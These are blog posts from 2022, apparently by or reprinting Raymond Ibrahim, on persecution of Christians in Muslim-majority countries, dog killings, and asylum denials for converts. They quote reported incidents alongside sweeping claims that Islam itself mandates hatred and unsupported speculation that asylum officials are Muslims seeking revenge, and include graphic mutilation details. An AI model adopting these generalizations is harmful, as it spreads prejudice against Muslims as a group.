Similarly, in **Yemen** (#3), "The population is overwhelmingly Muslim and it is illegal to convert from Islam to Christianity":

> Yemeni Christian converts are at great risk of being killed, not just ostracised or expelled, by their families, clans and tribes. Islamic extremist groups such as al-Qaeda and so-called Islamic State threaten so-called 'apostates' with death if they do not return to Islam. In other areas, including those controlled by Houthis, converts risk imprisonment. In detention centres, Christian detainees have reportedly suffered physical and mental torture.

In most Muslim nations on the list, one or all of three segments of society—Muslim authorities, Muslim mobs, or Muslim terrorists—persecute Christians to varying degrees.

In **Libya** (#5), jihadists are chiefly responsible. The North African nation **is**

> a lawless land where both native Christians and those passing through from other countries face extreme violence. With no central government to maintain law and order, militant Islamic extremist groups and organised crime groups both wield power. They target and kidnap Christians, and some believers have been killed.

On the other hand, in **Iran** (#8), which is "ruled by an **increasingly strict Islamic regime**," the authorities are chiefly responsible:

> Iranian house church leaders and members have received long prison sentences involving physical and mental abuse. Iranian Christians may be banned from education, lose their jobs and find it very difficult to get back into employment. For women, the situation is even more precarious because Iranian law grants women few rights. For trusting in Jesus, they are likely to be violently punished or divorced by their husbands and have their children taken away from them, if their faith is discovered.

In **Afghanistan** (#9), Islamic terrorists—who also happen to be the authorities—are chiefly responsible:

> The Taliban's takeover of power in August 2021 has forced most Christians either further underground or away from the country entirely. Many (if not all) house groups closed, with believers forced to leave behind everything they own. More than a year after the Taliban's takeover, any promises they made about recognising freedoms have proved to be false. Following Jesus remains a death sentence, if discovered.

In **Pakistan** (#7), every rung of society is responsible for the persecution:

> Christians in Pakistan are considered second-class citizens and face discrimination in every aspect of life. Jobs that are seen as low, dirty and degrading are reserved for Christians by the authorities, who continue to push them to the margins of society. They lack proper representation in politics … there are almost constant attacks against individuals. Many do not feel safe to worship freely.… oughly a quarter of all blasphemy accusations target Christians, who only make up 1.8% of the population. The number of blasphemy cases is increasing, as is the number of Christian (and other minority religion) girls being abducted, abused and forcibly converted to Islam.

Similarly, in **Egypt** (#35), which is "very high" in persecution, Christians "**report** that freedom of religion violations are mostly experienced in the community":

> Incidents vary from Christian women being harassed while walking in the street, to a mob of angry Muslims forcing a whole community of Christians to move out, leaving their houses and belongings to be confiscated.… President al-Sisi regularly speaks positively about Egypt's Christian community. However, the lack of serious law enforcement and the unwillingness of local authorities to protect Christians leave them vulnerable to all kinds of attacks, especially in Upper Egypt. Communal hostility and mob violence, in particular, continue to cause difficulties.

Among some of the notable trends, the report **asserts** that Christians in the Middle East have experienced little if any improvement since the disempowerment of the Islamic State (ISIS):

> The church has not been able to recover after the upsurge of Islamic State and the attempts of extremists to wipe out Christianity entirely. Discrimination and oppression coupled with crippling economic decline means the church is losing hope, particularly for young people. In the Levant region of the Middle East (Lebanon, Syria, Iraq, Israel/Palestinian Territories and Jordan), the Christian community is shrinking due to deprivation, discrimination and persecution. Ever since the Islamic State group (IS) arrived on the scene, Christians in those areas of Iraq and Syria have been struggling to earn a living; young Christians in particular face high unemployment and continual hostility…

In **Sub-Saharan Africa**, "Violence against Christians … has reached new heights":

> Jihadists are destabilizing countries in West and Central Africa. Entire countries are at risk of collapse into extremist violence. 26 countries in Sub-Saharan Africa face high levels of persecution.… The jihadist movement, which seeks to expand Sharia across the continent, has forced Christians into constant motion, from their homes to displacement camps, or to other countries. The insecurity stemming from this experience of forced displacement makes Christians even more vulnerable to further violence. Christian women, in particular, can be easily targeted for sexual attack, while men are more likely to lose their lives.

In the worst of these Sub-Saharan nations, **Nigeria** (#6), where "an ingrained agenda of enforced Islamisation" exists, Christians are experiencing a **genocide**:

> The violence is most pervasive in the north, where militant groups such as Boko Haram, ISWAP and Fulani militants inflict murder, physical injury, abduction and sexual violence on their victims. Christians are dispossessed of their land and their means of livelihood. Many live as internally displaced people or refugees. In the Sharia states of northern Nigeria, Christians face discrimination and exclusion as second-class citizens. Christians from a Muslim background also face rejection from their own families, pressure to give up Christianity, and often physical violence.

Although Islam continues to have the lions' share of persecution, the rise of religious nationalism in non-Muslim nations—such as **Myanmar** (#14)—has also caused a number of nations normally unassociated with persecution to rise in the ranks. Most notable among these is the second most populous nation in the world, **India** (#11):

> In recent years there has been a big increase in Hindutva, an ideology that believes only Hindus are true Indians.... Increasing numbers of states are implementing anti-conversion laws, supposedly to stop Hindus being forcibly converted to other religions, but in reality they are often used as an excuse to harass and intimidate Christians who are just doing things like distributing aid or having a private church meeting. These laws do not seem to protect Christians from being coerced back into Hinduism. Christians increasingly experience social exclusion in their communities, discrimination in the workplace, and have false accusations and rumours spread about them.

As for the world's most populous nation, **China**'s (#16) "use of digital surveillance technology is spreading, adding to persecution and intimidation. As digital tools became more sophisticated, so did the Chinese government. Beijing employed censorship, disinformation and unblinking surveillance to ratchet up control of religious groups."

Rather ominously, the report further **notes** that

> China's model of oppression is spreading .... The apparent success of China, especially in economic terms, is appealing to many leaders around the world. The promise of growth and prosperity, while being able to control all groups and individuals perceived as deviant, has triggered the interest of leaders from all over the world, no matter their ideological background.

Perhaps the most disturbing trend is that, since the inception of the WWL, the persecution of Christians has **nearly doubled**:

> Since 1993, the World Watch List has revealed the scale and severity of the persecution of Christians. In the last 30 years, the number of countries where Christians suffer high and extreme levels of persecution has almost doubled to 76 countries. Today, more than 360m Christians suffer high levels of persecution and discrimination for their faith. In Open Doors' World Watch List top 50 alone, 312m Christians face very high or extreme levels.

Last year, 360 million Christians around the world also **experienced** "high levels of persecution and discrimination." That number represented a 6% increase from 2021, when 340 million Christians **experienced** the same degree of persecution; and that number represented a 31 % increase from 2020, when 260 million Christians **experienced** the same level of persecution; and that number represented a 6% increase from 2019, when 245 million **experienced** the same level

of persecution; and that number represented a 14% increase from 2018, when 215 million **was** the number.

In short, the persecution of Christians, which was already horrific, has already increased by nearly 70% over the last six years, with no signs of abating. For the first time since the inception of the WWL thirty years ago, **Nicaragua** (#50) has now made the list.

How long before this seemingly irreversible trend metastasizes into even those nations currently celebrated for their religious freedom?

The Jihad on .... Dogs

NOVEMBER 15, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

On Nov. 4, 2022, Khaled Abu Toameh, an Arab journalist, **tweeted**: "The mayor of Hebron offered 20 shekels to anyone who kills a dog in his city. Palestinians took to the streets, torturing and killing dozens of dogs." The tweet was accompanied by a picture of what appeared to be Palestinians beating or striking to death a dog with sticks (above).

Such barbaric behavior for what is otherwise considered in the USA as "man's best friend" is not uncommon in the Muslim world,

Thus, on July 26, 2022, another, similar **tweet** appeared: "The savage rulers of the Islamic Republic of Iran decided to raid a dog shelter in the desert and kill all of the 300 dogs being taken care of by volunteers. Only a few dogs survived. The entire shelter turned into a bloodbath."

According to another **tweet** that appeared one day later, the bloodbath was even worse: "The ruthless regime in Iran has raided a dog shelter and killed more than 1700 stray dogs protected by volunteers. Very few dogs survived. This volunteer woman in tears holds a dead dog and says 'This was the most vulnerable & obedient one.'"

And a few days before *that*, in **Qatar**, on July 10, 2022:

> A group of armed men stormed a secure facility in Qatar used to feed and shelter stray dogs, killing 29 of them and injuring others over claims that one of them had bitten one of the men's children… he unidentified gunmen threatened security guards with weapons before entering a secure factory area, where the stray dogs are looked by the community. The assailants are then thought to have shot 29 dogs, including puppies, leaving others badly injured…. source described the incident as "horrific" with people running for cover as the group of men shot at the defenceless animals. The source added that after the shootings, a number of animals have still not been found, and locals fear they are hiding, possibly with terrible injuries…. he animals posed no threat to anyone and were well looked after. One puppy is fighting to survive under a vet's care.

One can go on and on with similar stories—in August, 2021, the Taliban **prevented** the rescue of 173 dogs and cats, preferring to see them "bake to death in their travel crates"—but the point should be clear.

To be sure, not all Muslims are inhumane to dogs. The Animal and Environment Association in Bethlehem, for example, the only animal shelter in the West Bank, **issued** a statement condemning the mayor of Hebron's recent "bloody campaign," which "resulted in killing many dogs, shooting, hanging, abusing, running over them by cars. What happened today is beyond humanity and ethics," the association continued, before adding, "No religion would accept such barbaric actions toward innocent animals."

Here we come to it: Is this true? Does *no* religion—including the one in question, Islam—"accept such barbaric actions toward innocent animals"?

To answer this question, and as with all questions concerning what is and is not Islamic, we must turn to the prophet of Islam, Muhammad. And, as it happens, he detested dogs—to the point of calling for their arbitrary extermination. According to Abdullah bin Omar, as recorded in the canonical (or *sahih*) hadith collection of **al-Muslim**, "The Messenger of Allah used to order the killing of dogs, so we used to send to Medina and its adjoining vicinity, and we spared no dog but rather killed it."

Muhammad later revised his decision by allowing dogs that earn their keep—by herding, hunting, or guarding—to exist unmolested, though the hate for them remained: angels, the prophet of Allah warned, would never visit and therefore bless homes that keep dogs.

In short, and as one anti-dog **fatwa**, or Islamic decree, concludes:

> We must ensure that Muslims continue to be averse to dogs, even in the midst of what the kuffaar are used to do and what some Muslims have adopted of their habits.

Despite all this, and because the West must pretend that any accusation against Islam is unwarranted, it remains complicit in the abuse of dogs. According to one **report**, "The U.S. government spends millions of dollars to train bomb-sniffing dogs essential to federal and local law enforcement capabilities but some are gifted to foreign countries that abuse them." The nations listed are Bahrain, Lebanon, Egypt, Indonesia, Morocco, and Syria—all Muslim-majority.

Moreover, this hostility for dogs has reached and is causing problems in the West. Reports of Muslim cab drivers in Europe, Canada, Australia, and even the USA, refusing to pick up blind passengers because they are accompanied by seeing eye-dogs are becoming increasing common.

In the UK, one blind man has been prevented from boarding taxi cabs on **several separate occasions**, because their Muslim drivers refused his seeing eye dog. One of these cabbies, Abandi Kassim, **cited** "my religion," as the reason for refusing him.

Incidentally, and considering that certain Islamic teachings and scriptures assert that the life of a non-Muslim, of an *infidel*, is of **equal value to the life of a dog**, here is one more reason why Islam mandates **hate** for all non-Muslims.

“Raped, Tortured, and Dismembered”: The Muslim Persecution of Christians, September 2022

NOVEMBER 10, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

Following are among the abuses Muslims inflicted on Christians throughout the month of September, 2022:

The Muslim Slaughter of Christians

Azerbaijan/Armenia: On Sept. 13, Azerbaijan launched drones, artillery, and mortars on several Armenian villages; the bombardment continued for two days. Over 100 Armenian soldiers were **killed**. Though widely seen as a territorial dispute between (Christian) Armenia and (Muslim) Azerbaijan, **jihadist hate** has long fueled the conflict. As one example, during this most recent assault, and in the **words** of an Armenian military official, the Azerbaijanis:

> committed atrocities in our combat positions against our servicemen, including women soldiers. I cannot find words to describe how they dismembered a female soldier, cut off her legs, fingers and stripped her naked. This is unheard of cruelty.

A video of **these atrocities**, made by the Azerbaijani soldiers themselves, was emailed to me; it shows piles of mutilated and decapitated Armenian soldiers, including the woman in question. She appears naked, with both of her arms and legs cut off. One of her eyes is clearly gouged out.

A severed finger appears sticking out of her mouth, and another appears to be sticking out of her private parts. It is a truly disturbing if not diabolical image.

The Muslim soldiers videotaping their handiwork, which included several other mutilated and beheaded Armenian men, can be heard laughing and joking in the background. The murdered woman was **identified** as "Anush Apetyan, 36, a mother of three children was reportedly captured alive in Jermuk and then raped, tortured and dismembered by Azerbaijani soldiers." The severing of this woman's fingers is a telltale sign that jihadist sadism fueled the mutilation.

For example, after declaring "I will cast terror into the hearts of infidels," Allah calls on Muslims to "strike off their heads and *strike off their every fingertip*" (Koran 8:12; emphasis added). Nor are these recent mutilations an aberration. When Azerbaijan attacked Armenia in late 2020, Muslim soldiers "**tortured beyond recognition**" a mentally disabled Armenian woman by hacking off her ears, hands, and feet, before finally executing her. Similarly, video footage **showed** Azerbaijani soldiers overpowering and forcing down an elderly Armenian man, who cries and implores them for mercy, as they casually carve at his throat with a knife.

Mozambique: During the night of September 6-7, armed Muslim terrorists connected to the Islamic State **stormed** a Catholic mission compound in Chipene, where they set fire to the church, schools, and hospitals. During the chaos, one of the nuns, Maria De Coppi, was **shot in the head and killed** as she ran towards a burning dormitory to assist the few remaining students hiding there. She was 83 years old and had spent 59 years serving the people of Mozambique. Three other Christians were killed during this jihad. Hours before her murder, Sister Maria had called and left a voice **message** with her niece:

> Hello, Gabriella, good evening. I just wanted to tell you the situation here is agonizing, it's not good. It is very tense. Everyone here is fleeing, the people are running away. It is a very, very sad situation. Pray for us, that the Lord protects us and also these people. Goodbye, good night.

The Islamic State later claimed responsibility for the attack and said they killed the nun because she **had** "excessively engaged in spreading Christianity."

Uganda: Muslims **drowned and killed** a group of Christians. The Christians, five missionaries and their local guide, were travelling by boat to a new region where they hoped to found a new church. While in the vessel, they encountered and began to talk to ten men dressed in Islamic attire. **According** to Amos, their Christian guide who survived,

> On our way, Tonny Ankunda started preaching to the people on the boat, which resulted in a huge argument between Muslims and the missionaries concerning the Sonship of our Lord Jesus Christ.

One of the Muslims, identified only as Bashir, **threatened** the Christians: "If you continue insisting that Jesus is the Son of God, then Allah will kill all of you."

When the Christians continued to debate including by citing scriptures, Bashir **exclaimed**, "We are giving you one last minute to stop your blasphemy and to convert by confessing the shahada , or else your lives are at risk." When the evangelists refused to renounce Christ and embrace Muhammad, "**the** Muslims seized them and pushed them off the boat one by one… The 10 Muslims aboard were in agreement that the Christians should be killed, and neither they nor the boat's pilot did anything to intervene." Amos was released after telling the Muslims that he was not part of the team of five Christians.

In a separate murder in Uganda, a Muslim stepmother **poisoned** her step-daughter for becoming a Christian. On Sept. 18, Namata Habiba, 23, attended a church service at the invitation of a friend. There, she put her faith in Christ. On returning home that night, her stepmother inquired as to why she had returned so late. Namata, according to the friend who accompanied her home, confessed the truth, at which point the stepmother stopped talking. She continued preparing supper for the two Christian women and retired for the night. The friend, whose name is withheld for security reasons, refrained from eating, as she was fasting, but Namata ate. Within minutes, she became very ill and began to vomit. Her friend began yelling for the stepmother, but she was nowhere to be found. Due to the ruckus, neighbors came to the house, and helped rush Namata to a local hospital. Despite treatment, she died. A postmortem **revealed** that she had died by ingesting rat poison. Namata leaves behind a 3-year-old child, whose Muslim father had promised but apparently failed to make Namata his second wife.

Nigeria: Some of the genocidal assaults on the West African nation's Christian population throughout the month of September, 2022, follow:

On Sept. 1, Muslim Fulani herdsmen **killed six Christians** in central Nigeria. "Some of the victims were shot, while others were attacked with machetes," a local **said**.

On Sunday, Sept. 11, Muslim herdsmen killed a Christian security guard after abducting a pastor and wounding his wife. In the **words** of an area resident,

> The gunmen stormed the RCC chairman's residence, at about 10 p.m., shot and wounded the pastor's wife, and killed one James Ngyang, a member of the church and security church worker, before they forcefully took away the pastor at gunpoint.

On Sept. 12, the gunmen contacted the pastor's family and demanded 20 million naira (US$46,650) for his release.

On Sunday Sept. 18, Muslim Fulani **killed three Christians** during a raid on a Christian village in Benue state, "after slaughtering at least 22 others in the same area in the past three weeks."

Three days later, on Sept. 21, more machete-wielding Muslim herdsmen **massacred** 15 Christians in midnight raids on two Christian villages.

Two days after that, on Sept. 23, Fulani **raided** six predominantly Christian villages in the same region of Benue state. "These attacks by the herdsmen have left dozens of Christians dead and several more with gunshot injuries and machete attack wounds," area resident Ukan Kurugh **said** of this last attack. Similarly, the Rev. Akpen Leva, chairman of the Christian Association of Nigeria (CAN), Benue State Chapter, **added** in a press statement that attacks against Christians "have been ceaseless":

> Armed herdsmen and terrorists have not stopped their unprovoked attacks on Christians in Benue state. These attacks are aimed at killing defenseless Christians and to force them out of their communities.

In another targeted attack, machete-wielding Muslims **hacked to death** a 28-year-old Christian man, Samaila Sabo Awudu, who had recently graduated university with a biochemistry degree. **According** to his brother,

> We were told by some of his colleagues, corps members, that a group of five armed Muslims attacked him when they broke into his residence at the NYSC lodge in Yola and cut him with machetes. He was taken by police officers who went there to the Federal Medical Centre, Yola, where he died.

Before being hacked to death, Samaila was described as a committed church goer who had "lived an exemplary life, worthy of emulation," **said** a pastor during his eulogy.

On Sept. 17, during an all-night prayer vigil inside the Cherubim and Seraphim Church in Suleja, Niger state, Muslim Fulani **broke in and abducted dozens of Christians**, including the pastor. Less than one week earlier, **60** other Christians were abducted from the same denomination in another region of the country. Last reported, the terrorists had demanded exorbitant **ransoms** for some of the kidnapped. Responding to these and other attacks, a statement from the Southern Kaduna Peoples Union **said**,

> There is still no breathing space for Christian communities in southern Kaduna, as terrorists, jihadists, bandits and armed herdsmen have continued to plunder and wreck Christian communities in the southern part of Kaduna state.

On the evening of Sunday, Sept. 4 gunmen **kidnapped** dozens of Christians, including Steven Bala, the pastor's son, who was taking care of a prayer house.

Muslim Attacks on Apostates

Australia: The family of two related Muslim women who had converted to Christianity and fled what police **described** as an environment of "strict religious and cultural beliefs," abducted and tortured the women, following a plot that required a "**significant effort to orchestrate**." After locating their new residence in Melbourne, the mother, brother, and cousin of one of the women broke in and waited for the women while they were away. Then, according to the Sept. 16 **report**,

> As the women returned home later that evening, the cousin grabbed one of them from behind, covered her mouth and held a knife to her neck. Another relative grabbed the other woman by the hair, pulled her to the ground and held the other knife to her stomach, allegedly telling her: 'You bitch, you think you can run away from home? I have a knife in my hand. Don't move, don't scream.' At one point during the ordeal, the cousin allegedly ripped a gold cross necklace from around the neck of one of the women, who had converted from Islam to Christianity. The women were then bound, gagged, forced into the back of a car and driven back to Sydney, their wrists and mouths concealed by coats and face masks. Meanwhile, the father of one of the women drove a truck to Victoria and cleared the home of their belongings.

Luckily for the kidnapped apostates, their ordeal, which began in Melbourne's northern suburbs, "**ended** in western Sydney with police intercepting a car and freeing the women." Four of their Muslim relatives—three men and one woman whose identities were not revealed—were charged with kidnapping and assault.

Libya: A Libyan court sentenced a young man to death for "**apostasy from Islam**." According to the Libyan al-Jumhiriyah channel, the verdict was issued against a man named Diya' al-Din Bil'awa, who graduated from the College of Information Technology in 2018. Diya' was also described as a *hafiz*—one who had memorized the entire Koran—suggesting that he was a member of the Islamic clerical class, making his apostasy all the more scandalous. **According** to the report, sometime in 2019, the accused was asked to retract his apostasy and rejoin the fold of Islam, but he refused to do so. The apostasy law cited in the report was established in Libya's penal code *after* the "Arab Spring" overthrow of Muamar Gaddafi, when "We came, we saw, he died," to **quote** then Secretary of State, Hillary Clinton.

Kenya: Muslim family members **beat** a Somali pastor of an underground fellowship, as well as his wife and child, for leaving Islam. Weeks after he had received medical attention, the 33-year-old pastor (name withheld for security) developed a serious infection in his hand, where his father-in-law had beat him with a thorny stick. "This is a curse from Allah—if you return to Islam, then Allah will heal you," local Muslims later **told** him. "The thorny stick used to hit part of my hand and shoulder could have been a poisonous one," he believes, and one doctor has suggested amputation. "At the moment, that part of my hand is numb and the veins are inactive." **Meanwhile**,

> All these three weeks while I've been sick, they have been pressuring my wife to divorce me and return to Islam. But my wife has stood with me. We really need prayers so that God will miraculously heal me and get me out of the hospital.

His wife's loyal perseverance has come at a price: "Two Muslim women stopped me while coming from the market near our house and slapped me and caused some bruises on my face," she **said**. "When I screamed, they ran away." Even the first of their four children, who is 8-years-old, was beaten by boys of Somali descent and received hospital treatment for injuries.

Uganda: A Muslim mob **beat and destroyed** the home of a Muslim father of four—aged 5, 8, 10, and 12—on learning that he had become a Christian. On Sept 9, Muslims approached the home of 38-year-old Musa Wabwire. Once they had confirmed he had become a Christian, and in Musa's own **words**,

> hey all got annoyed and flooded into my home and asked me many questions, which I failed to answer. I only told them to take their money box , and that I be left with Christ, who was enough for me. They became so angry and started beating me up while shouting, 'Kafir, Kafir !'

According to the **report**, "When he declined to renounce Christ, they flogged him 40 lashes with sticks." Musa's older brother, an imam in a nearby village, ordered the destruction of his home and crops. "My belongings were thrown out in the rain and got all wet," Musa **said**. "My brothers said that I should not be killed but instead leave the homestead."

Separately, a Muslim man **beat and abandoned his wife** after he learned that she had become Christian. On Sept. 10, Falida Nazziwa, 42, attended an all-night prayer vigil at a local church. She had expected her husband to return late on the following day, but he returned on the morning of Sept. 11—just as the secret convert was returning home from church. **According** to her,

> In the morning as I went back home, I found my husband very furious on the compound, and he asked about where I slept. I told him the truth that I had gone for an overnight prayer in the church. After hearing the words 'overnight prayer,' he just jumped on my neck shouting, 'Prayers, not in my house,' and started beating and strangling me while shouting, 'Allah akbar ! Kafir, kafir !'

Some people who heard her cries rushed to rescue her, and she and her two younger children managed to escape her husband. She received treatment at a medical clinic and has since taken refuge at an undisclosed location.

In yet another incident in Uganda, on Sept.16, Muslims **attacked** Shadia Namuzungu, a 52-year-old mother, two days after she put her faith in Christ following what she described as a miraculous healing. When an imam confronted her about her healing and conversion, and she told him of her experiences, the "imam was left in disbelief and left without uttering a word," Shadia **said**. "But the following day, he returned with six other Muslims. Four of them started to destroy my crops, killed my sheep and began to pull down my house." Other Muslims beat her with sticks, kicked, and slapped her. They fled when neighbors began to arrive. **According** to one of her neighbors, "Shadia started to faint. She had deep injuries on her back, both hands, stomach, legs and had swollen eyes." After being hospitalized for several days she was still unable to walk.

Generic Muslim Hostility for Christians

Egypt: On Sept. 12, a Cairo appeals court **confirmed a five years' imprisonment sentence** (with hard labor) for a young Christian man, Marco Guirguis Shehata, who is charged with "deriding Islam." The accusation is based on "evidence" found on his smartphone, which Marco had said was stolen at the time. His father, a modest iron smith, in Kena, north of Luxor, and his entire family were reported as being "devastated" by the extremely harsh sentence.

Indonesia: On Sept. 15, a police general currently serving a jail sentence for corruption was handed **another criminal conviction**, as well as an additional five-and-a-half months prison time, for assaulting a former Muslim cleric who had converted to Christianity. The incident

occurred in 2021, when Muhammad Kosman was being detained at the National Police detention facility in Jakarta on the charge of blasphemy. Then, the police general in question, who goes by the name of Napoleon Bonaparte, entered into the "blasphemer's" cell with a plastic bag **full of human feces** and violently smeared it over Muhammad's face. Napoleon confessed to the incident during his hearing, before **adding** "Anyone can insult me, but not against my Allah, the Quran, the Prophet and my Islamic faith. Therefore, I swear I will take any measured action against anyone who dares to do so."

Turkey: A young Muslim man claiming to be connected to the ultra-nationalist group made **threats of murder** to a Protestant church located in Malatya province—the same province where three Christian missionaries were tortured to death in 2007. According to the man, the Gendarmerie Intelligence and Anti-terror Unit (JITEM) approached him with addresses and photos of church members, and **told** him "if you kill them, we will give you whatever you want." According to the Sept. 8 **report**, they then "gave him a gun and sent him to the church with a friend, but when they saw a little boy playing with a computer inside, they came back." Although the threat was averted, and the church provided with governmental protection, the **report** points out that,

> Malatya is notorious for a hideous murder of Christians who belonged to the Salvation Church of which Serin is a member. Two Turkish converts from Islam and a German citizen were attacked, tortured and murdered in a publishing house by five ultranationalists assailants on April 18, 2007. The murders became known as the missionary massacres in the Turkish media. After the killings, the publishing house was shut down and some Christians left the city or Turkey.

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute

expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

Previous Reports and source of this article on Raymond Ibrahim's website

Are Muslim ‘Officials’ Denying Persecuted Christians Refuge in Europe?

OCTOBER 14, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, BIBLE, CHRISTIAN PERSECUTION, GOD'S WORD, ISLAM

The same Germany that took in **over a million Muslim migrants** in 2015, and **ten thousand non-vetted Afghans** in 2021—all people who, by definition, could not be experiencing religious persecution back home as they themselves were Muslim—has **refused asylum** to a Muslim convert to Christianity, even though one of his relatives was tortured and murdered for the same “crime” of apostasy in his native Iran.

Going under the pseudonym of “Hassan” to protect his identity, the 44-year-old applied for asylum in Germany in 2018. The authorities rejected his testimony on their belief that no one would convert to Christianity after seeing and experiencing what happens to converts in Iran. In this, they were referring to Hassan’s brother-in-law, whom Hassan said introduced him to Christianity, and was later arrested and killed in prison for participating in a house church. German authorities concluded that it was “not particularly likely” that Hassan would become—certainly not remain—a Christian after such an event, as the murder would have a “deterrent effect” on any other would-be converts, namely Hassan.

After Germany closed its doors to him, Hassan took his case to the European Court of Human Rights; it, too, recently denied his appeal. The apostate from Islam is now set to be deported back

to the Islamic Republic of Iran, an act that seems the equivalent of sentencing him to death, or at the very least, abandoning him to persecution and imprisonment.

Before German authorities rejected his request for asylum, Hassan had **offered** the following testimonial to the Federal Office for Migration and Refugees:

> My wife's brother had become a different person by becoming a Christian. We wanted to see if we would get this feeling when we became Christians.... I had had many problems in Iran...I had many questions, but I was not allowed to ask them. When I asked questions, I was beaten at school. This led me to want to know which God I was facing. One day my brother-in-law said to me and my wife that he had good news. There is a treasure, there is a living God, Jesus Christ, we are His children and not His slaves...He said there is a free salvation available.

As mentioned, his brother-in-law would go on to be imprisoned for his house church activities, and finally murdered for his faith in jail.

The Islamic Republic of Iran, it's worth noting, is one of the **worst nations to persecute Christians**—especially Muslim converts. As one human rights group **explained** back in 2017:

> A great many Iranians have been coming to Christ and it's something which the authorities are clearly very unhappy about. So there are periodic arrests, detentions, imprisonments. There have been a lot of charges lately which are suggesting an even greater clampdown—sentences of 10-15 years in some cases for Christians. And usually, the authorities will suggest that this the result of undermining the state or seeking to collaborate against the state and will use more political charges than say apostasy or blasphemy laws.

Despite this oppressive climate, and rather than be "dissuaded" by the murder of his brother-in-law, Hassan, his wife and children all went on to embrace Christ. Before long, suspicious Iranian security forces stormed and plundered their home of their books, computer, passports, and Bible. Hassan and his family responded by fleeing Iran, eventually reaching Germany.

> "In Germany I share the gospel, I organize prayer circles here in the accommodation," he **said**. "I want to be a good example, to win the others to faith in Jesus Christ. My greatest goal would be for my children to be able to find Christ in freedom, and to do good."

Here we come to a critically important though overlooked question: *why* did the German authorities find Hassan's testimony—that he became Christian despite knowing the dire consequences—unintelligible in the first place? The simple answer is that, as atheists/materialists, German authorities simply could not believe that anyone would risk their lives just to be Christian.

As Lidia Rieder of ADF, which is assisting Hassan, **observes**,

> There are national and international guidelines for asylum applications based on religious grounds.... Unfortunately, this guidance is being used very selectively by the German decision-makers. They do not understand that maintaining a religious belief when persecuted can be appealing to others and not just a deterrent as seen from the history of Christianity.

There could, however, be another reason that "this guidance is being used very selectively by the German decision-makers": these decision-makers could themselves be Muslims who are avenging themselves and Islam on these Christ-loving apostates.

For starters, we already know that this exact scenario has played out before. Back in December 2019, CBN News **reported**:

> Christian Syrian refugees ... have been blocked from getting help from the United Nations Refugee Agency, the UNHCR, by Muslim UN officials in Jordan. One of the refugees, Hasan, a Syrian convert to Christianity, told us in a phone call that Muslim UN camp officials "knew that we were Muslims and became Christians and they dealt with us with persecution and mockery. They didn't let us into the office. They ignored our request." Hasan and his family are now in hiding, afraid that they will be arrested by Jordanian police, or even killed. Converting to Christianity is a serious crime in Jordan.

Similarly, **according** to Timothy, another Muslim convert to Christianity, "All of the United Nations officials , most of them, 99 percent, they are Muslims, and they were treating us as enemies."

Addressing this issue, Paul Diamond, a British human rights lawyer, once **said**:

> You have this absurd situation where the scheme is set up to help Syrian refugees and the people most in need, Christians who have been "genocided," they can't even get into the U.N. camps to get the food. If you enter and say I am a Christian or convert, the Muslim U.N. guards will block you getting in and laugh at you and mock you and even threaten you.... "You shouldn't have converted. You're an idiot for converting. You get what you get," words to that effect.

Notable here is that those (Muslim) authorities who deny refuge to Christians habitually mock them and engage in sarcasm—which may well be what the German authorities who denied Hassan were doing when they denied him asylum by essentially saying that no sane person would ever become Christian in light of the consequences.

There are, in fact, many other examples of "Western decision makers" employing sarcasm and mockery in their decisions to deny asylum to persecuted converts. Consider just the United Kingdom's Home Office, which runs its immigration program. It **ridiculed** an Iranian female asylum seeker in her rejection letter by writing, "You affirmed in your AIR that Jesus is your saviour, but then claimed that he would not be able to save you from the Iranian regime. It is therefore considered that you have no conviction in your faith and your belief in Jesus is half-hearted."

Discussing her experiences, the rejected woman first **explained** her plight: "In my country if someone converts to Christianity their punishment is death or execution." Concerning the asylum process, she **said** that whenever she responded to her Home Office interviewer, "he was either chuckling or maybe just kind of mocking when he was talking to me.... e asked me why Jesus didn't help you from the Iranian regime or Iranian authorities."

Similarly, in his rejection letter from the UK's Home Office, one Iranian man was **told** that several biblical passages were "inconsistent" with his claim to have converted to Christianity after discovering it was a "peaceful" faith. The letter went so far as to cite biblical passages—from Exodus, Leviticus, Matthew, and Revelation—to argue that the Bible is violent, before concluding: "These examples are inconsistent with your claim that you converted to Christianity after discovering it is a 'peaceful' religion, as opposed to Islam which contains violence, rage and revenge."

In short, it seems that some Muslims in the West have gained the power and authority to do what they do in the Muslim world—discriminate against if not send Christians and apostates off to their deaths.

SOURCE: **RAYMOND IBRAHIM**

Christians ‘Face Routine Torture’ in Afghanistan

SEPTEMBER 27, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, BIBLE, CHRISTIAN PERSECUTION, GOD'S WORD, ISLAM

Gatestone Institute

The estimated 15,000-20,000 Christians who remain in Afghanistan after the Taliban **takeover** “face routine torture and persecution from both the government and their own friends, families and communities,” according to a new **report**.

This is not a new development. From the start, matters significantly worsened for Christians on August 15, 2021, following the Biden administration’s abrupt and poorly-planned withdrawal of U.S. troops, which caused the Central Asian nation to fall right back into the grips of the Taliban, an Islamic terrorist group complicit in the 9/11 attacks on the U.S.

During the chaos of withdrawal, there were even **reports** that the Biden administration was actively *preventing* the rescue of Christian minorities from what has since become the sharia-enforcing Islamic Emirate of Afghanistan.

Once U.S. withdrawal was complete, **reports** indicated that “Taliban militants are even pulling people off public transport and killing them on the spot if they’re Christians.” Any Afghan caught

with a Bible app on their phone was reportedly **executed**. "How we survive daily only God knows," a Christian Afghan **reported** on condition of anonymity. "But we are tired of all the death around us."

